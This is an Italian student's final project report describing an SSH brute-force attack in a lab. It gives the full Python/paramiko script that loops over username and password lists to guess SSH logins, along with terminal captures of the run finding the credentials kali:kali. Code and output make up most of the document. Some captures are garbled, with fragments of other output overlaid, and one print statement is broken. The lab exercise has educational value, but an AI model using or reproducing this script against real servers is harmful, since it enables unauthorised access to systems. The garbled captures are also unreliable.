

PROGETTO FINALE MODULO 2: “Sistemi operativi e linguaggi”

Task 2: Programma per l'esecuzione di un attacco Brute-Force ad un servizio SSH su una macchina Debian/Ubuntu.

Introduzione

Il presente documento descrive uno **script Python** progettato per eseguire un attacco di tipo **Brute-Force** contro un server **SSH (Secure Shell)** attivo localmente. L'obiettivo dell'esercizio è dimostrare e verificare l'efficacia di tale attacco.

Per la realizzazione dello script, sono state utilizzate due librerie Python fondamentali:

- **paramiko**: indispensabile per la gestione delle connessioni al protocollo **SSH** in Python.
- **socket**: tipicamente inclusa per operazioni di rete generiche, come la verifica della raggiungibilità del servizio

Prima di lanciare l'attacco, è stato necessario attivare un **servizio SSH** sulla macchina Kali stessa. Lo script Brute-Force è stato lanciato contro il server SSH locale e il successo dell'attacco è stato verificato dall'avvenuta connessione al server SSH tramite la combinazione di credenziali individuata.

Svolgimento

Per prima cosa, dal terminale della nostra macchina Kali, con il comando `sudo nano`, ho creato due file di testo contenenti due liste distinte di username e password. Queste due liste serviranno al programma per effettuare i tentativi di accesso combinando i vari username e password.

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ cat username.txt password.txt
kali[hostname]: 192.168.50.100
admin[]: 12
utente[azione] ... (kali:user)
user[azione] ... (kali:utente)
riccardo[azione] ... (kali:riccardo)
tonno[azione] ... (kali:tonno)
In elaborazione ... (kali:kali)

user[azione] completato
utente[]: kali
riccardo[]: kali
tonno[]:
kali[risultato] —
admin[azione] trovato: kali
```

Successivamente, si è proceduto alla **stesura dello script Python**, il cui codice è riportato di seguito.

```
home > kali > BruteForce11.py
1 import paramiko #libreria per la gestione del protocollo SSH
2 import socket   #libreria per la connessione col server
3
4 def ssh_bruteforce(host, port, username_list, password_list):
5     client = paramiko.SSHClient()
6     client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
7
8     for username in username_list:
9         username = username.strip()
10
11         for password in password_list:
12             password = password.strip()
13
14             try:
15                 print(f"In elaborazione ... ({username}:{password})")
16
17                 client.connect(
18                     hostname=host,
19                     port=port,
20                     username=username,
21                     password=password,
22                     timeout=3
23                 )
```

```

25         print(f"\nAccesso completato!")
26         print(f"Username: {username}")
27         print(f>Password: {password}")
28
29         client.close()
30
31         return username, password
32
33     except paramiko.AuthenticationException:
34         continue
35     except (paramiko.SSHException, socket.error) as e:
36         print(f"Errore di connessione: {e}")
37         continue
38
39     print("Impossibile trovare Username e Password.")
40     return None, None
41
42
43 if __name__ == "__main__":    #imput dell'utente - blocco principale
44
45     host_bersaglio = input("[IP/Hostname]: ").strip()    #richiede all'utente indirizzo ip / hostname dtarget
46
47     try:
48         port_bersaglio = int(input("[Porta]: ").strip())    #richiede la porta target, tipicamente la 22 per SSH
49     except ValueError:
50         print("Numero porta non valido.")    #errore in caso viene inserito un imput sbagliato, es. non numerico
51         exit()    #termina lo script
52
53     try:
54         with open("/home/kali/username.txt", "r") as f:    #apertura del file contenente gli username
55             usernames = f.readlines()
56
57         with open("/home/kali/password.txt", "r") as f:    #apertura del file contenente le passwords
58             passwords = f.readlines()
59
60     except FileNotFoundError as e:    #errore nel caso uno dei due file non viene trovato
61         print(f"Errore: {e}")
62         exit()    #termina lo script

```

```

64     #chiama la funzione in base ai parametri raccolti
65     user_found, pass_found = ssh_bruteforce(
66         host_bersaglio,
67         port_bersaglio,
68         usernames,
69         passwords
70     )
71     #stampa il risultato finale in base all'esito dell'attacco
72     if user_found:
73         print("\n--- Risultato ---")
74         print(f"Username trovato: {user_found}")
75         print(f>Password trovata: {pass_found}")
76
77     else:
78         print("\nNon è stato possibile trovare le credenziali.")

```

Esecuzione del programma

Dopo aver completato lo sviluppo dello script Python per l'attacco Brute-Force, la fase successiva è stata la verifica dell'effettiva funzionalità del codice. Per creare l'ambiente di test necessario, si è proceduto all'attivazione del servizio SSH sulla macchina Kali Linux stessa, seguendo questi passaggi:

- Avvio del Server SSH: utilizzando il comando `sudo systemctl start ssh`
- Verifica dello Stato del Servizio: tramite il comando `systemctl status ssh`


Il risultato di questa verifica ha confermato che il servizio SSH era correttamente in funzione e in ascolto sulla porta predefinita (generalmente la porta 22).

```
File Actions Edit View Help
(kali@kali)-[~]
$ sudo systemctl start ssh
[sudo] password for kali:

(kali@kali)-[~]
$ systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)
   Active: active (running) since Thu 2025-11-20 10:50:31 EST; 3h 11min ago
  Invocation: c05bded862ee4f35b5c36cd4909f32c3
     Docs: man:sshd(8)
           man:sshd_config(5)
  Process: 132942 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
 Main PID: 132944 (sshd)
    Tasks: 1 (limit: 2208)
  Memory: 7.3M (peak: 157.3M)
     CPU: 2.041s
  CGroup: /system.slice/ssh.service
          └─132944 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Nov 20 13:54:58 kali sshd-session[174053]: Connection closed by invalid user riccardo 192.168.50.100 port 34722 [preauth]
Nov 20 13:54:58 kali sshd-session[174322]: Connection closed by authenticating user kali 192.168.50.100 port 52140 [preauth]
Nov 20 13:54:58 kali sshd-session[174507]: Connection closed by invalid user 192.168.50.100 port 36454 [preauth]
Nov 20 13:57:14 kali sshd[132944]: drop connection #0 from [192.168.50.100]:51026 on [192.168.50.100]:22 penalty: failed authentication
Nov 20 13:57:14 kali sshd[132944]: drop connection #0 from [192.168.50.100]:51040 on [192.168.50.100]:22 penalty: failed authentication
Nov 20 13:57:14 kali sshd[132944]: drop connection #0 from [192.168.50.100]:51044 on [192.168.50.100]:22 penalty: failed authentication
Nov 20 13:57:14 kali sshd[132944]: drop connection #0 from [192.168.50.100]:51054 on [192.168.50.100]:22 penalty: failed authentication
Nov 20 13:57:14 kali sshd[132944]: drop connection #0 from [192.168.50.100]:51066 on [192.168.50.100]:22 penalty: failed authentication
Nov 20 13:57:14 kali sshd[132944]: drop connection #0 from [192.168.50.100]:51068 on [192.168.50.100]:22 penalty: failed authentication
Nov 20 13:57:14 kali sshd[132944]: drop connection #0 from [192.168.50.100]:51084 on [192.168.50.100]:22 penalty: failed authentication
```

Successivamente, dal terminale Kali, è stato lanciato l'attacco Brute-Force attraverso il comando python [BruteForce11.py](#) (nome del file salvato).



```
(kali㉿kali)-[~]
└─$ python BruteForce11.py
[IP/Hostname]: 192.168.50.100
[Porta]: 22
In elaborazione ... (kali:user)
In elaborazione ... (kali:utente) ll server
In elaborazione ... (kali:riccardo) d/systemd/ssh.service; disabled; preset: disabled
In elaborazione ... (kali:tonno) ice Thu 2025-11-20 10:50:31 EST; 3h 11min ago
In elaborazione ... (kali:kali) seed4909f32c3
In elaborazione ... (kali:ssh)
Credenziali trovate! _conFig(5)
Username: kali 2942 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
Password: kali 2944 (sshd)

— Risultato — (ip: 157.140)
Username trovato: kali
Password trovata: kali ice/ssh.service

(kali㉿kali)-[~]
└─$
```

Si può osservare come il programma chiede all'utente di inserire l'IP target e la porta di riferimento. Una volta inseriti i dati richiesti, il programma inizia una scansione dei file inseriti nel codice, in particolare il file relativo agli username e il file relativo alle password, effettuando delle combinazioni tra le credenziali presenti.

Riccardo Ricci
Roma, 19/11/2025